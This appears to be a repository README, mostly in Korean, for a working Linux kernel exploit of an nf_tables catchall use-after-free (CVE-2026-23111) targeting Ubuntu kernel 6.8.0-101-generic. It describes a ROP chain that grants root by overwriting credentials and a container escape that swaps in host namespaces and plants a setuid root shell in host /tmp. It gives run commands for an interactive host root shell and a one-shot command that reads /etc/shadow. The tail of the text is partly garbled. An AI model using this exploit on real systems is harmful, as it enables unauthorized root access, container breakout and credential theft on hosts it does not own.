
 kinokopio/cve-2026-23111
Ubuntu 6.8.0-101-generic용 nf_tables catchall UAF 익스플로잇: 위조된 nsproxy와 fs를 통한 비특권 로컬 권한 상승으로 호스트 root 획득 및 컨테이너 탈출.

Ubuntu 6.8.0-101-generic용 nf_tables catchall UAF 익스플로잇:
승인된 테스트 환경에서만 사용하십시오. 성공적으로 실행되면 호스트 커널이 복구 불가능한 손상 상태로 남습니다 — 완료 후 재부팅하십시오.
nft_map_catchall_activate()의 반전된 genmask 검사: 트랜잭션 중단 중에
핸들러가 재활성화가 필요한 비활성 catchall 요소를 건너뛰고 활성 요소를 처리하므로,
chain->use가 복원 없이 감소합니다. 그런 다음 DELCHAIN이 여전히 verdict에 의해
참조되는 체인을 해제할 수 있습니다 — use-after-free입니다.
영향받는 브랜치: 5.10.188+, 5.15.121+, 6.1.36+, 6.7–6.12.69, 6.13–6.18.9.

권한 상승 (lpe 모드): ROP 체인이 대상 태스크의
real_cred와 cred를 init_cred로 덮어써서 실제 uid 0, 전체 capabilities를 부여하고
LSM 제한을 해제합니다. 베어 메탈 또는 호스트에서 직접 작동합니다.

컨테이너 탈출 (기본 모드): 그 위에 nsproxy(위조된 것으로, mnt/uts/ipc/net/time/cgroup을 호스트의 것으로 전환)와
fs(init_fs, 따라서 경로 해석이 setns() 없이 호스트 root에서 시작됨 — docker-default seccomp가
이를 차단하지 않음)를 덮어씁니다. 성공 후 호스트 /tmp에 setuid rootsh가 생성되고 호스트
셸을 얻습니다.
두 모드 모두 하나의 바이너리에 포함되어 있으며 동일한 익스플로잇 체인과 ROP를 공유합니다. 덮어쓰는 필드의 수만 다릅니다.
| 항목 | 값 |
|---|---|
| OS | Ubuntu 22.04.5 LTS |
| 커널 | 6.8.0-101-generic (오프셋은 이 빌드에 하드코딩됨) |
| 컨테이너 | Docker, --user 1000:1000, --security-opt seccomp=unconfined |
| 호스트 | kernel.unprivileged_userns_clone=1, nf_tables 사용 가능 |
make
테스트 호스트에서 프로젝트는 /home/ubuntu/poc-cve-2026-23111에 배포되어 있습니다
(exploit_escape2는 이미 빌드된 상태).
# run as an unprivileged user
cd /home/ubuntu/poc-cve-2026-23111
./exploit_escape2 check                                 # vulnerability check
./exploit_escape2 lpe                                   # interactive root shell
./exploit_escape2 lpe 'id; head -2 /etc/shadow'         # one-shot command
# mount the project directory read-only into the container
docker run -d --name victim --user 1000:1000 \
  --security-opt seccomp=unconfined \
  -v /home/ubuntu/poc-cve-2026-23111:/poc:ro \
  mirror.ccs.tencentyun.com/library/ubuntu:22.04 sleep infinity

docker exec victim /poc/exploit_escape2 check           # vulnerability check
docker exec -it victim /poc/exploit_escape2             # interactive host root shell
docker exec victim /poc/exploit_escape2 'id; head -2 /etc/shadow'   # one-shot command
pause()만 호출합니다 — 하이재킹된 컨텍스트에서는 어떤 비즈니스 로직도 실행되지 않습니다.lpe는 real_cred/cred를 기록하고, escape는 nsproxy/fs를 추가합니다.fork/wait/reap이 정상적으로 동작합니다.6.8.0-101-generic이어야 하며, 다른 flavor나 포인트 릴리스에서는
오프셋을 다시 추출해야 합니다.panic_on_oops=1인 경우 호스트가 패닉에 빠집니다.esc_tgtX / nftpwnAB / 대기 중인 스레드를 절대 kill하지 말고, 익스플로잇을 실행한
컨테이너를 docker rm -f하지 마십시오.reboot입니다.kill %1을 실행하지 마십시오.net/netfilter/nf_tables_api.c — nft_map_catchall_activate()





